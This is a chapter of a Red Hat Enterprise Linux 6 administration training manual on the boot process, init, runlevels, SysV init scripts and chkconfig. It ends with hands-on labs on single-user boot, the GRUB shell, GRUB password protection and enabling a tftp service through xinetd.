A variety of different parameters can be specified to modify the behavior of the kernel. The full documentation is available in the `kernel-parameters.txt` which is part of the kernel source. The kernel parameter **quiet** is used to suppress all non-critical kernel messages sent to the screen during boot up. The **log\_buf\_len** parameter controls the size of the kernel log buffer that is displayed with **dmesg**. By default the log buffer is often too small for machines with long uptimes. To increase the buffer to 4,096 KBytes (up from a typical 128KBytes or 512KBytes) use **log\_buf\_len=22**.

**init** script to print each line of the script on the screen as it is being executed. A default Red Hat Enterprise Linux installation will use the following initial ramdisk parameters:

Parameter	Description
rd_LVM_LV=VGname/LVname	Activate LVM Volume Group and specified Logical Volume
rd_NO_LUKS	Disable auto-detection of LUKS encrypted partitions
rd_NO_MD	Disable auto-detection of Linux software RAID volumes
rd_NO_DM	Disable auto-detection of software RAID volumes that use hardware assisted boot redundancy
LANG	Defines i18n locale, useful during initial ram disk shell access
SYSFONT	Defines console font, useful during initial ram disk shell access
KEYBOARDTYPE	Defines keyboard type (pc or sun), useful during initial ram disk shell access
KEYTABLE	Defines key mapping, useful during initial ram disk shell access

**/sbin/init Parameters**

Once the initial ram disk has finished making the root filesystem available, the **/sbin/init** command is run and processes parameters meant for it (if any). Normally no parameter for **/sbin/init** is specified for a typical boot, but if one is, it is a usually a single number such as **1** or **3** to override the default runlevel.

**SysV init Parameters**

The SysV init system processes the bootup scripts in the **/etc/** directory. Various SysV init scripts may inspect the **/proc/cmdline** file looking for particular parameters. This is typically done by scripts that run early in boot process. Some of the parameters are listed in the following table:

SysV Init Parameter	Description
forcefsck	In <b>/etc/rc.sysinit</b> forces filesystem check on clean filesystems
autorelabel	In <b>/etc/rc.sysinit</b> forces filesystem SELinux relabel during boot
reconfig	In <b>/etc/init.d/firstboot</b> causes <b>firstboot</b> to run in reconfiguration mode.

## **/sbin/init**

### **First userspace process launched by kernel**

- PID 1
- All other processes are children of **init**
- Troubleshooting Tip: Pass `init=/path/to/app` to launch **app** instead of **init**

### **(Ubuntu/RHEL6) Upstart configured via the files in the /etc/init/ directory**

- Upstart only uses `/etc/inittab` to define default runlevel

## **The /sbin/init Program**

On all Unix systems, the final action taken by the kernel during system boot-up is to start an initial program, usually **/sbin/init**. This initial program always has a process ID of 1, and its successful operation is absolutely essential for the stability of the system. In fact, most Unix kernels will crash if this initial program ever stops running for any reason.

When Upstart's **/sbin/init** is run, it runs all scripts in the `/etc/init/` directory that are configured to start on the startup event. This corresponds with the following three scripts which are launched simultaneously:

**/etc/init/rcS.conf** ⇒ Executes `/etc/rc.d/rc.sysinit` to do initial system configuration, and once that finishes, examines `/etc/inittab` to determine default runlevel and enters that runlevel causing the runlevel scripts to run.

**/etc/init/readahead-collector.conf** ⇒ Collects a list of filenames that are used during the bootup using the kernel audit system. The list is eventually written to files in the `/var/lib/readahead/` directory. The end result is a list of files that are specific to the bootup on the local machine.

**/etc/init/readahead** ⇒ Reads the list of files from `/var/lib/readahead/` directory into the page cache as quickly as possible and hopefully in advance of their actual use during boot. In effect, it pre-populates the disk cache to speed up boot.

## **Overriding init**

The Linux kernel will normally start the program **/sbin/init** after it boots up, will initialize all system hardware, and mount the root filesystem. Occasionally, it can be beneficial to start an alternate program in place of **init**; this can be done by passing to the kernel an option specifying the name of the alternate program to run, such as **init=/bin/zsh**, telling the kernel to start the **zsh** shell in place of **init**. Using **zsh** (or another shell) instead of **init** is often useful when troubleshooting system boot problems.

## /etc/inittab

Processed by SysV **init**

Relevant boot lines include:

- Default runlevel

### The /etc/inittab File

When System V-style **init** programs are started by the kernel, they read their configuration file, /etc/inittab. This file defines:

- the runlevel in which **init** will start the system by default
- programs **init** will run to initialize the system
- standard processes **init** will start for each runlevel
- scripts **init** will run to implement each runlevel

By default, most servers are started in runlevel 3, while most workstations are started in runlevel 5. This default can be overridden at boot time by configuring the bootloader to pass **init** an option specifying an alternate runlevel.

### /etc/inittab Line Syntax

A line in the /etc/inittab file has four fields that are colon delimited. The first is a unique ID. It doesn't matter what the value is as long as no other line has the same 1 or 2 characters. The second is the list of runlevels to restrict this line to. If none are listed, the line will be processed regardless of the default runlevel. The third field is the action that will be taken (usually executing the command specified in the forth field). Some of the possible values for the third field include:

#### Default Runlevel

The **initdefault** line in /etc/inittab tells **init** which runlevel to go to if it has not been given that information. This line is special in that there is no command to run (all others have a value in the fourth

field):

File: /etc/inittab
id:3:initdefault:



## **/etc/rc.d/rc.sysinit**

**Tasks performed at every boot regardless of runlevel**

**Some of the tasks performed include:**

- Initializes USB
- Configures kernel parameters: `/etc/sysctl.conf`
- Launches X server for graphical boot (if `/usr/` is on `/`)
- Sets the hostname
- Activates RAID and LVM devices (if in use)
- Checks/remounts `/` read-write and mounts local filesystems
- Updates/activates disk quotas (if in use)
- Launches X server for graphical boot (if not already running)
- Activates swap partitions/files
- Saves **dmesg** contents to `/var/log/dmesg`

### **/etc/rc.d/rc.sysinit Boot Script**

The **/etc/rc.d/rc.sysinit** script is called by the **init** program on boot. This script performs initial setup that is run-level agnostic. The following are examples of things done by the **rc.sysinit** script:

- ⌘ peripheral hardware such as USB, parallel or serial connected devices are configured
- ⌘ kernel parameters which are specified in `/etc/sysctl.conf` get applied to the running kernel
- ⌘ Sets the hostname
- ⌘ the root filesystem is checked and remounted read/write
- ⌘ RAID and LVM devices are activated
- ⌘ Swap files and partitions are activated
- ⌘ disk quotas activated

## The rc Script

When **init** enters a runlevel, it calls the **rc** script with a numeric argument specifying the runlevel to go to. **rc** then starts and stops services on the system as necessary to bring the system to that runlevel. Though typically called at boot, the **rc** script can be called by **init** to change runlevels. For example, the following can be used to change the system to runlevel 3:

```
# init 3
```

When changing to runlevel 3, **rc** brings the system into the new runlevel by stopping all services which are not supposed to run in runlevel 3 and starting all services which run in runlevel 3 which are not already running.

## Runlevel Implementation

Runlevels are implemented as directories on the system which contain shell scripts to start and stop specific daemons, e.g. `/etc/rc1.d/`. Most systems have directories for runlevels 0-6.

The scripts within each directory are named with either a capital S, or a capital K, followed by a two-digit number, followed by the name of the service being referenced. The files beginning with capital S represent scripts which are started upon entering that runlevel, while files beginning with capital K represent scripts which are stopped. The numbers specify the order in which the scripts should be executed.

## Runlevel Implementation

### rc

- Called by **init** to change runlevels, (see `/etc/inittab`) `/etc/init.d/`
- Contains scripts to control system processes
- Scripts are called when entering, or leaving, a runlevel, and directly
- Runlevel scripts are typically added during package installation, or by system administrator

### rc#.d/ directories

- Contain symbolic links to the scripts in `/etc/init.d/`
- Filenames take the form `S##script` (start) and `K##script` (kill)  
## indicate numeric order in which scripts are run

For example, a daemon might have a script named `S35daemon` in `rc3.d/`, and a script named `K65daemon` to stop it in `rc2.d/`. Having the numbers at the beginning of the file name causes them to sort, and be processed, in the desired order.

### /etc/rc

When the `/etc/rc` program is called by **init** to change runlevels, it does so by going to the directory for the target runlevel and works through all the `K##script` files to stop currently running services that should not be in the target runlevel and `S##script` files for services that should be, but are not currently, running in the target runlevel.

Because of the way the `/etc/rc` program works on Red Hat Enterprise Linux, the individual `/etc/rc#.d/` directories will only have either an `S##script` or a `K##script` symlink for each service. There will also be a symlink for each service in each of the seven `/etc/rc#.d/` directories. With the exception of the `S99local` file (symlink to `../rc.local`), which only appears in `/etc/rc1.d/` through `/etc/rc5.d/` and has no corresponding kill symlink, there should always be the same number of files in each of the runlevel directories.

## Order Dependencies At Boot

Having the scripts start and stop in the proper order is important. For example, in order for NFS and NIS to work properly, the RPC portmapper daemon **rpcbind** must be started first.

## **/etc/init.d/**

To avoid script duplication, the files in the `rc#.d/` directories are actually symbolic links to script files located in the `/etc/init.d/` directory. Every service installed on the system installs a script in this directory which can be used to control that service. These scripts are written to take start options specifying that they should start the service, and stop options specifying that they should stop the service.

## **Upstart and SysV Runlevel Compatibility**

Since Upstart doesn't have any internal notion of runlevels, support for them is defined by the `/etc/init/rc.conf` file. This support exists to provide backwards compatibility for the Single Unix Specification, and previous SysV Init implementations.

## System Configuration Files

### The /etc/ Directory

- Standard system configuration file location
- Example: /etc/localtime, /etc/auto.master

### The /etc/sysconfig/ Directory

- Distribution specific extension
- Example: /etc/sysconfig/clock, /etc/sysconfig/autofs

### The /etc/ Directory

Unix tradition and standards dictate that system configuration files be stored in the /etc/ directory. This includes global configuration files such as /etc/localtime and /etc/resolv.conf, as well as daemon specific configuration files such as /etc/auto.master and /etc/crontab.

### The /etc/sysconfig/ Directory

Not all system details have a universally recognized configuration file location. In addition, not all daemons can be fully controlled using their standard configuration file. For that reason, many Linux distributions use the /etc/sysconfig/ directory as a semi-standard location to store additional system settings. This includes global configuration files such as /etc/sysconfig/clock as well as daemon specific configuration files such as /etc/sysconfig/autofs.

Most configuration files in /etc/sysconfig/ are sourced by SysV scripts in /etc/init.d/ when starting a service. As a result, most files in /etc/sysconfig/ utilize shell variables. For example, the following shows how to use **ntpd's** **-D** option to enable debugging.

File: /etc/sysconfig/ntpd

-	OPTIONS="-u ntp:ntp -p /var/run/ntpd.pid -g"
+	OPTIONS="-D 2 -u ntp:ntp -p /var/run/ntpd.pid -g"

Red Hat provides documentation for the majority of files in /etc/sysconfig/ in the file

/usr/share/doc/initscripts-\*/sysconfig.txt.

## RHEL6 Configuration Utilities

### firstboot

- runs on the first boot after installation
- clock, sound card, non-root user creation, etc.

### Configuration Utilities

- **setup**
- **system-config-\***

system-config-firewall-tui  
system-config-kdump  
system-config-keyboard  
system-config-kickstart  
system-config-language

system-config-network-tui  
system-config-printer  
system-config-printer-applet  
system-config-services  
system-config-users

### firstboot

The **firstboot** utility runs first thing after installation is complete and the system has rebooted. It allows for common post-install configuration tasks. If desired, **firstboot** can be prevented from running post-install by using Kickstart: add `firstboot --disable` to the Kickstart file. It is also possible to re-run **firstboot** by running **chkconfig firstboot on**, followed by editing the `/etc/sysconfig/firstboot` file to set `RUN_FIRSTBOOT=NO` to `YES`, then rebooting with the **reconfig** kernel parameter. All configuration performed by **firstboot** can also be performed by hand or using other tools.

### System Configuration Utilities

The **setup** command provides a convenient interface for accessing a suite of system configuration utilities provided by Red Hat Enterprise Linux. **setup** has configuration tools for: Authentication, Firewall, Network, Timezone and others.

The configuration tools available in **setup** can also be run individually from the command line. Most of these configuration tools are named following the pattern **system-config-\***. Because of this it is easy to see what utilities are available by using the command completion feature of the shell, for example:

```
# system-config-TabTab  
system-config-authentication  system-config-lvm  
system-config-date            system-config-network  
system-config-firewall        system-config-network-cmd
```

## Typical SysV Init Script

**Located in** /etc/init.d/

**Often reference service specific configuration in** /etc/sysconfig/

**RHEL6 SysV Init scripts**

- Source /etc/init.d/functions
- Required Tags: description: and chkconfig
- /usr/share/doc/initscripts-\*/sysvinitfiles

## A Simple SysV Init Script

All scripts in the /etc/init.d/ directory have to support two parameters: start and stop. For example, a minimal SysV Init script to control the Postfix mail server might look like:

```
File: /etc/init.d/simple-postfix
#!/bin/sh
case "$1" in
  start)
    /usr/sbin/postfix start
    ;;
  stop)
    /usr/sbin/postfix stop
    ;;
  *)
    echo $"Usage: $0 {start|stop}"
    exit 1
    ;;
esac
exit ?
```

Most SysV Init scripts are more sophisticated, and take several additional options which can also be used to control services in various other ways. For example, many Init scripts support a reload option which tells the service to reread its configuration files.

## Red Hat Enterprise Linux SysV Init Script Example

These excerpts are from the /etc/init.d/gpm SysV Init script. Notice how the functions file is sourced, a configuration file is loaded, and a start function is defined:

```
File: /etc/init.d/gpm
#!/bin/bash
#
# chkconfig: 2345 85 15
# description: GPM adds mouse support for tty apps \
#              and console cut-and-paste operations.
#
# source function library
. /etc/init.d/functions
if test -e /etc/sysconfig/mouse ; then
  . /etc/sysconfig/mouse
fi
RETVAL=0
start() {
  echo -n "Starting console mouse services: "
  if [ -z "$MOUSETYPE" ]; then
    MOUSETYPE="exps2"
  fi
  if [ -z "$DEVICE" ]; then
    DEVICE="/dev/input/mice"
  fi
}
```

The `chkconfig:` line lists the runlevels that should be enabled by default with `/sbin/chkconfig`, and the start and stop numbers (typically equalling 100). Use a minus sign in place of the runlevel numbers to not start the service by default.

EVALUATION COPY  
Unauthorized reproduction or distribution is prohibited.

## The `/etc/rc.local` File

### `/etc/rc.local`

- Called by **init** after all other scripts for a given runlevel
- Used as an easy way of running things on boot

### `/etc/rc.local`

Custom scripts to carry out tasks on the system can be created in the `/etc/init.d/` directory and then symbolic links to those scripts can be created in the `/etc/rc#.d/` directories to start or stop the scripts as necessary. For some tasks, however, creating full-blown System V-style **init** scripts, complete with start and stop options, is overkill; some tasks, for example, need to be executed once when the system boots up, but never need to be killed, or do not need to be run every time the system changes runlevels, or for other reasons are not totally amenable to execution from a System V Init script.

### One-Time Tasks

For one-time tasks where System V **init** scripts might be overkill, BSD-style **init** scripts are also available.

One of the last **init** scripts run by **init** in runlevels 2-5 is `S99local`. On Red Hat systems, this is a symlink to `/etc/rc.local`. One-time tasks can be listed in `rc.local` and they will execute when the system boots. It does not process a stop argument: processes run from `rc.local` will persist across runlevels changes.



## Managing Daemons

### Starting and stopping services with the SysV Init scripts

```
# /etc/init.d/daemon start
# /etc/init.d/daemon stop
```

### Other arguments often available

- restart, reload, condrestart, status (and sometimes others)

### Alternative way to manage services:

```
# service daemon start
# service daemon stop
```

## Using SysV Init Scripts to Control Services

SysV Init scripts are located in the `/etc/init.d/` directory. All SysV Init scripts take the arguments `start` and `stop`. Most Linux distributions' SysV Init scripts support additional arguments:

Parameter	Description
restart	Performs a stop followed by a start.
reload	Causes daemon to re-read its configuration.
condrestart	Restarts the daemon only if already running.
status	Displays daemon PID and execution status.

## The service Program

The parameter passed to the **service** command is the name of the desired script in the `/etc/init.d/` directory:

```
# service sendmail restart
```

```
Shutting down sendmail: [ OK ]
```

```
Starting sendmail: [ OK ]
```

The **service** command is a short-cut method for managing daemons, originally introduced with Red Hat Linux 7.0. Several Linux distributions now implement a **service** command.

## Controlling Services

Services on Linux either get started directly by SysV Init scripts, or they get started by the **xinetd** "super server." Which services automatically start in a given runlevel can be controlled manually; **ln -s** and **rm** can be used to create and delete symbolic links in the runlevel directories.

To control **xinetd** services, the `disable=no` or `disable=yes` lines in the `/etc/xinetd.d/service` configuration files can be hand edited.

### The **chkconfig** Command

To determine what the current configuration of a given daemon is, run:

```
# chkconfig --list daemon
. . . output omitted . . .
```

To view the status of all daemons run:

```
# chkconfig --list
. . . output omitted . . .
```

### **chkconfig** with **xinetd** Services

The **chkconfig** command can also be used to control **xinetd** based services as shown in the following example:

```
# chkconfig finger on
```

When used in this way, **chkconfig** edits the corresponding service

## Controlling Service Startup

### Manual Configuration

- Change symbolic links in `rc#.d/` directories
- Change `disable =` line in `/etc/xinetd.d/service` files

### Using **chkconfig**

- `--list`
- `--level`

### Red Hat Enterprise Linux interactive tools

- `ntsysv`
- `system-config-services/serviceconf`

definition in the `/etc/xinetd.d/` directory to enable or disable the service.

The **chkconfig** command will automatically send a HUP signal to the **xinetd** process (if running) when making changes to **xinetd** based services. This causes the change to be immediately effective.

### RHEL6 **chkconfig** Fine Control

The `--level` option can be given to **chkconfig** to specify which runlevels to make the change (either on or off). Other runlevels will not be altered. This would configure the system to start **sendmail** in runlevels 2, 3, 4 and 5:

```
# chkconfig --level 2345 sendmail on
```

Alternately, **chkconfig sendmail on** could be run. In this case, the `# chkconfig:` line in the `/etc/init.d/sendmail` SysV Init script specifies runlevels 2, 3, 4 and 5.

### RHEL6 SysV Init Scripts and **chkconfig**

When enabling a SysV service, examine the top of the SysV Init script for the **chkconfig** line and use the second parameter as a guide for the start order. For example, to manually create the appropriate symlink to enable **sendmail** within runlevel 3, look at the `# chkconfig:` comment in the SysV Init script to find the right number to use in the symlink name:

```
# grep chkconfig /etc/init.d/rpcbind
```

```
# chkconfig: 345 13 87
# ln -s ../init.d/rpcbind /etc/rc3.d/S13rpcbind
```

## RHEL6 Runlevel Tools

Although changes can be made manually, there are a variety of interactive tools provided on Red Hat Enterprise Linux to control what services are started and stopped; behind the scenes, these tools make the same modifications that can be made manually from the command-line.

The **ntsysv** and **serviceconf** commands provide ncurses and graphical browsers, respectively, of all services available on the system, and the ability to select graphically which services should be started or stopped in a given runlevel. The **serviceconf** command is deprecated and is a symlink to the **system-config-services** command, which replaces it.

## Shutdown and Reboot

### Runlevel 0 is shutdown

- **shutdown**
- **poweroff**
- **halt**
- **init 0**

### Runlevel 6 is reboot

- **shutdown -r**
- **reboot**
- **init 6**

### The shutdown Command

The **shutdown** command is the preferred method of rebooting or shutting down Linux. Using shutdown you can schedule a reboot or shutdown at some time in the future, and **shutdown** will automatically notify all logged-in users of the impending action. As the time approaches, it will alert logged-in users with a greater frequency and urgency.

With **shutdown**, a message can be specified that is sent to all logged-in users along with each alert.

The basic syntax of the **shutdown** command is:

**/sbin/shutdown** *time* [*warning-message*]

Option	Description
<b>-k</b>	Don't really shutdown; only send the warning messages to everybody.
<b>-r</b>	Reboot after shutdown.
<b>-h</b>	Halt after shutdown.
<b>-c</b>	Cancel an already running shutdown. With this option it is of course not possible to give the time argument, but you can enter an explanatory message on the command line that will be sent to all users.
<i>time</i>	When to shutdown, most often <b>now</b> (This is a required argument).
<i>warning-message</i>	Message to send to all users. Surround with quotes if messages contains spaces.

### The reboot, poweroff, and halt Commands

When not in runlevel 0 or 6, the **reboot** and **halt** commands, unlike older versions of Unix, call the **shutdown** command with the **-r** or **-h** option, respectively.

The **poweroff** command switches to runlevel 0, and removes power if supported by the hardware.

## Run Level and Kernel Information

Run Level	Linux	HP-UX	Solaris
0	power down (if possible)	shutdown	OpenBoot Prom
s,S	single user	single user	single user
1	single user runlevel	sys-admin	sys-admin
2	multi-user without NFS sharing	multi-user without NFS sharing	multiuser without NFS sharing
3	multiuser text login	multiuser text login	multiuser text login
4	user-defined	multiuser graphical login	user defined
5	multiuser graphical login	user defined	power down (if possible)
6	reboot	user defined	reboot

	Linux	HP-UX	Solaris
Determine Current Runlevel	<b>who -r</b> <b>runlevel</b>	<b>who -r</b>	<b>who -r</b>
Kernel Binaries	/boot/vmlinuz* /lib/modules/\$(uname -r)/	/stand/vmunix	/kernel/genunix /platform/sun4u/kernel/unix /platform/sun4u/kernel/↗ sparcv9/unix

# Lab 2

Estimated Time: 45 minutes

## Task 1: Boot Process

Page: 2-23 Time: 10 minutes

Requirements: 🖥️ (1 station) 🖨️ (classroom server)

## Task 2: GRUB Command Line

Page: 2-26 Time: 5 minutes

Requirements: 🖥️ (1 station)

## Task 3: Basic GRUB Security

Page: 2-28 Time: 10 minutes

Requirements: 🖥️ (1 station)

## Task 4: Managing Services With chkconfig

Page: 2-31 Time: 10 minutes

Requirements: 🖥️ (1 station)

## Task 5: Troubleshooting Practice: Boot Process

Page: 2-34 Time: 10 minutes

Requirements: 🖥️ (1 station)

## Objectives

- ☞ Use GRUB to boot into single user mode.
- ☞ Modify kernel/Init parameters in GRUB.

## Requirements

- 🖥 (1 station) 🖥 (classroom server)

## Relevance

Properly booting Linux systems sometimes requires modifications to the default boot loader configurations provided by a distribution's install program.

## Notices

- ☞ If this lab exercise is being run within a virtual environment, the use of special keystrokes may be needed to switch between virtual terminals.

## Lab 2

# Task 1

## Boot Process

**Estimated Time: 10 minutes**

- 1) Reboot the system.
- 2) When the GRUB screen appears, **Press** the Space Bar key to stop the countdown timer before it reaches 0 and the system boots on its own.
- 3) It is common to boot Linux into single user mode to debug boot problems since no system or network services are started in single user mode (which can make debugging easier). Boot the system into single user mode:

**Select** the kernel that should be booted.

Use the arrow keys to change the selected kernel (there may only be a single kernel in the list).

**Press** a.

To modify what parameters are passed to the kernel and init.

**Type** Space Bar 1.

The 1 kernel parameter tells the system to boot to runlevel 1, ignoring the default runlevel defined by the `initdefault` line in the `/etc/inittab` file.

**Press** Enter.

To initiate the actual boot.

- 4) Once booted, a root shell will be loaded without requiring the root user's password to be entered.
- 5) At the command prompt, **verify** that this is indeed a root shell:

```
# id
```

```
uid=0(root) gid=0(root) context=system_u:system_r:unconfined_t:s0
```

- 6) With root access, it is possible to perform a filesystem check, turn off services that are stopping the system from booting correctly, change the root password, fix incorrect network settings, etc.

- 7) Change runlevels from single user mode to multiuser mode with networking:

```
# init 3
. . . output omitted . . .
```

- 8) After runlevel 3 has been reached, the login program is launched. Log in as guru:

```
stationX login: guru
Password: work 
. . . snip . . .
```

- 9) Verify that runlevel 3 has been reached:

```
$ /sbin/runlevel
S 3
```

- 10) Reboot the system.

```
$ su -c "/sbin/init 6"
Password: makeitso 
. . . output omitted . . .
```

- 11) When the GRUB screen appears, Press the  key to stop the countdown timer before it reaches 0 and the system boots on its own.

- 12) The Linux kernel supports many optional parameters that can be passed at boot time. Pass the `printk.time=1` parameter to observe the effect it has:

Select the kernel that should be booted.

Use the arrow keys to change the selection (there may only be a single kernel in the list).



Press **a**. To modify what parameters are passed to the kernel and init.

Use **Backspace** to **remove** **rhgb** and **quiet** from the list of kernel parameters.

The **rhgb** parameter starts up the graphical bootup display and **quiet** suppresses almost all of the kernel's output on boot.

Add **printk.time=1**.

This will prefix the time from boot to each message stored in kernel log buffer.

Press **Enter**. To initiate the actual boot.

13) As the system boots, notice that kernel messages are prefixed with a timestamp

14) After the system has booted, log in as **guru**:

```
stationX login: guru
Password: work
. . . snip . . .
```

15) Run the **dmesg** command to see the contents of the kernel log buffer. Notice that kernel messages are prefixed with a timestamp

```
$ dmesg
. . . output omitted . . .
```

16) See what parameters were passed to the kernel on boot:

```
$ cat /proc/cmdline
ro root=/dev/mapper/vg_stationX-lv_root rd_LVM_LV=vg_stationX/lv_root rd_LVM_LV=vg_stationX/lv_swap rd_NO_LUKS_
rd_NO_MD rd_NO_DM LANG=en_US.UTF-8 SYSFONT=latarcyrheb-sun16 KEYBOARDTYPE=pc KEYTABLE=us printk.time=1
```

## Objectives

- ☞ Explore the GRUB interface.
- ☞ Attach to the device holding the /boot/ filesystem and display the contents of the GRUB configuration file.

## Requirements

- 🖥 (1 station)

## Relevance

Sometimes, it is necessary to use GRUB to repair a damaged system and/or its boot process.



## Lab 2

# Task 2

### GRUB Command Line

---

Estimated Time: 5 minutes

- 1) Reboot the system.
- 2) When the GRUB screen appears, **Press** the  key to stop the countdown timer before it reaches 0 and the system boots on its own.
- 3) The GRUB software is a powerful, pre-boot environment. Many GRUB commands can be run before the operating system is even loaded. At the GRUB screen, **press**  to get a command line.
- 4) A GRUB prompt will be displayed, run the help command to display a list of available GRUB commands:  
  

```
grub> help
. . . output omitted . . .
```
- 5) Obtain detailed help on the cat and root commands:  
  

```
grub> help cat
cat: cat FILES
Print the contents of the file FILE
grub> help root
. . . output omitted . . .
```
- 6) Tell GRUB to treat the first partition on the first hard drive as its root filesystem for future commands (this should be the Linux /boot/ filesystem):

```
grub> root (hd0,0)
```

- 7) Display the contents of the `/boot/grub/grub.conf` GRUB configuration file and make note of the kernel and `initrd` information:


```
grub> cat /grub/grub.conf
# grub.conf generated by anaconda
. . . snip . . .
```

Result: \_\_\_\_\_

\_\_\_\_\_

- This is GRUB's `cat` command, not the `/bin/cat` command. Why `/grub/grub.conf` and not `/boot/grub/grub.conf`? Hint: Think about the root command.

- 8) Point GRUB to the Linux kernel and specify which kernel command line options to use.

Use the  filename completion feature of the GRUB shell to "type" the filename without typos:

```
grub> kernel /vmlinuz-2.6.X-YY ro root=/dev/mapper/vg_stationX-lv_root
```

- Replace `X-YY` with the correct version information for the kernel installed on the system.

- 9) Define which initial ramdisk to load:

```
grub> initrd /initramfs-2.6.X-YY.el6.i686.img
```

- Again, replace with the correct version numbers.

- 10) GRUB has been told everything it needs in order to boot so issue the `boot` command to initiate the kernel boot process:

```
grub> boot
. . . output omitted . . .
```

If there are any error messages, it is most likely a typo in either the `kernel` or `initrd` commands. Just retype the correct command and issue the `boot` command again. GRUB's command line supports the use of the up and down arrow keys to recall previous commands and the left and right arrow keys to make editing those commands easier.

## Objectives

- 🔑 Set a GRUB password.

## Requirements

- 🖥️ (1 station)

## Relevance

GRUB is very powerful and capable. So much so, that if an attacker can get to a GRUB prompt, the attacker can read any file on any partition, thus bypassing the OS security. To prevent this attack, a password can be set in GRUB to prevent any unauthorized access to the GRUB shell.

- 1) The following actions require administrative privileges. **Switch** to a root login shell:

```
$ su -l
```

```
Password: makeitso 
```

- 2) GRUB can be configured with a password that must be used to obtain a GRUB prompt or to modify kernel parameters. During the installation, the opportunity to set a GRUB password is presented. Since a GRUB password wasn't set during install, set one manually:

- 3) Generate a password hash using the grub binary:

```
# grub
```

```
. . . snip . . .
```

```
grub> md5crypt
```

```
Password: gurulabs 
```

```
Encrypted: $1$beEDb/$YyePL9D5vA9QTqIP5Mtyjl
```

```
grub> quit
```

When generating the encrypted version of the password via the grub binary, you should copy down the encrypted version because when you quit the program the screen will be cleared. However, since you will be generating the encrypted string in the next step via a simpler method, don't bother copying it down.

- 4) Generate a password hash using the grub-md5-crypt script:

```
# grub-md5-crypt
```



## Lab 2

# Task 3

## Basic GRUB Security

---

**Estimated Time: 10 minutes**


Password: **gurulabs**   
Retype password: **gurulabs**   
**\$1\$ReZHx1\$lKaT6Ls6bF.pAlyrG1d7y/**

Make note of the displayed password hash. Copying it to the clipboard is recommended for this lab.

- 5) As root, modify the `/boot/grub/grub.conf` file for GRUB to use the password:


File: <code>/boot/grub/grub.conf</code>	
	<code>#boot=/dev/sda</code>
	<code>default=0</code>
	<code>timeout=5</code>
+	<code>password --md5 \$1\$ReZHx1\$lKaT6Ls6bF.pAlyrG1d7y/</code>
	<code>splashimage=(hd0,0)/grub/splash.xpm.gz</code>
	<code>hiddenmenu</code>


- 6) Reboot the system.

- 7) When the GRUB screen appears, Press the  key to stop the countdown timer before it reaches 0 and the system boots on its own.


Notice that because a GRUB password is now being used, the paragraph beneath the GRUB entry selection box only displays the `p` command and does not display the `e` or `c` commands.

- 8) Test the new GRUB password:

Press  Brings up the password entry prompt.

Type **gurulabs** 

Inputs the password and unlocks the interactive editing features of GRUB. The `e` and `c` GRUB commands are now available.

Press  Boots the default kernel.

## Cleanup

- 9) Remove the GRUB password:

File: /boot/grub/grub.conf

```
#boot=/dev/sda
default=0
timeout=5
- password --md5 $1$ReZHx1$1KaT6Ls6bF.pAlyrG1d7y/
splashimage=(hd0,0)/grub/splash.xpm.gz
hiddenmenu
```

## Objectives

- ☞ Use `chkconfig` to list and modify service states.
- ☞ Understand the correlation between common `chkconfig` commands and the underlying files it changes.

## Requirements

- 🖥 (1 station)

## Relevance

Knowing how to manage services is critical to maintaining a stable and secure system.

## Lab 2

# Task 4

### Managing Services With `chkconfig`

---

**Estimated Time: 10 minutes**

- 1) Install the `tftp` server:

```
# yum install -y tftp-server
... output omitted ...
```

- 2) List all installed services managed by `chkconfig`:

```
# chkconfig --list | less
... output omitted ...
```

- 3) Make sure `xinetd` is disabled:

```
# chkconfig xinetd off
```

- 4) View `xinetd`'s service configuration:

```
# chkconfig --list xinetd
xinetd          0:off  1:off  2:off  3:off  4:off  5:off  6:off
# ls -l /etc/rc[0-6].d/*xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc0.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc1.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc2.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc3.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc4.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc5.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:19 /etc/rc6.d/K50xinetd -> ../init.d/xinetd
```

- 5) View the comment in the xinetd init script that defines its default runlevels, as well as its start and stop priorities:

```
# grep 'chkconfig:' /etc/init.d/xinetd
# chkconfig: 345 56 50
```

- 6) Configure xinetd to start in its default runlevels:

```
# chkconfig xinetd reset
```

- 7) View xinetd's service configuration:

```
# chkconfig --list xinetd
xinetd          0:off  1:off  2:off  3:on   4:on   5:on   6:off
# ls -l /etc/rc[0-6].d/*xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc0.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc1.d/K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc2.d/S56xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc3.d/S56xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc4.d/S56xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc5.d/S56xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 16 Aug  6 19:21 /etc/rc6.d/K50xinetd -> ../init.d/xinetd
```

- 8) Configure xinetd to start in runlevels 2, 3, and 5:

```
# chkconfig xinetd off
# chkconfig --level 235 xinetd on
# chkconfig --list xinetd
xinetd          0:off  1:off  2:on   3:on   4:off  5:on   6:off
```

- 9) Make sure tftp is disabled:

```
# chkconfig tftp off
```

- 10) View the service configuration of just the xinetd managed services:

```
# chkconfig --list | sed -n '/xinetd based/, $p'
xinetd based services:
. . . snip . . .
```



```
tftp:          off
. . . snip . . .
```

- 11) View tftp's service configuration:

```
# chkconfig --list tftp
tftp          off
# grep 'disable' /etc/xinetd.d/tftp
disable = yes
```

- 12) Enable tftp manually by editing its configuration file:

File: /etc/xinetd.d/tftp	
-	<del>disable = yes</del>
+	<b>disable = no</b>

- 13) View tftp's service configuration:

```
# chkconfig --list tftp
tftp          on
```

- 14) Make sure xinetd is running:

```
# service xinetd restart
. . . output omitted . . .
```

- 15) Check the status of the tftp port:

```
# netstat -lup | grep tftp
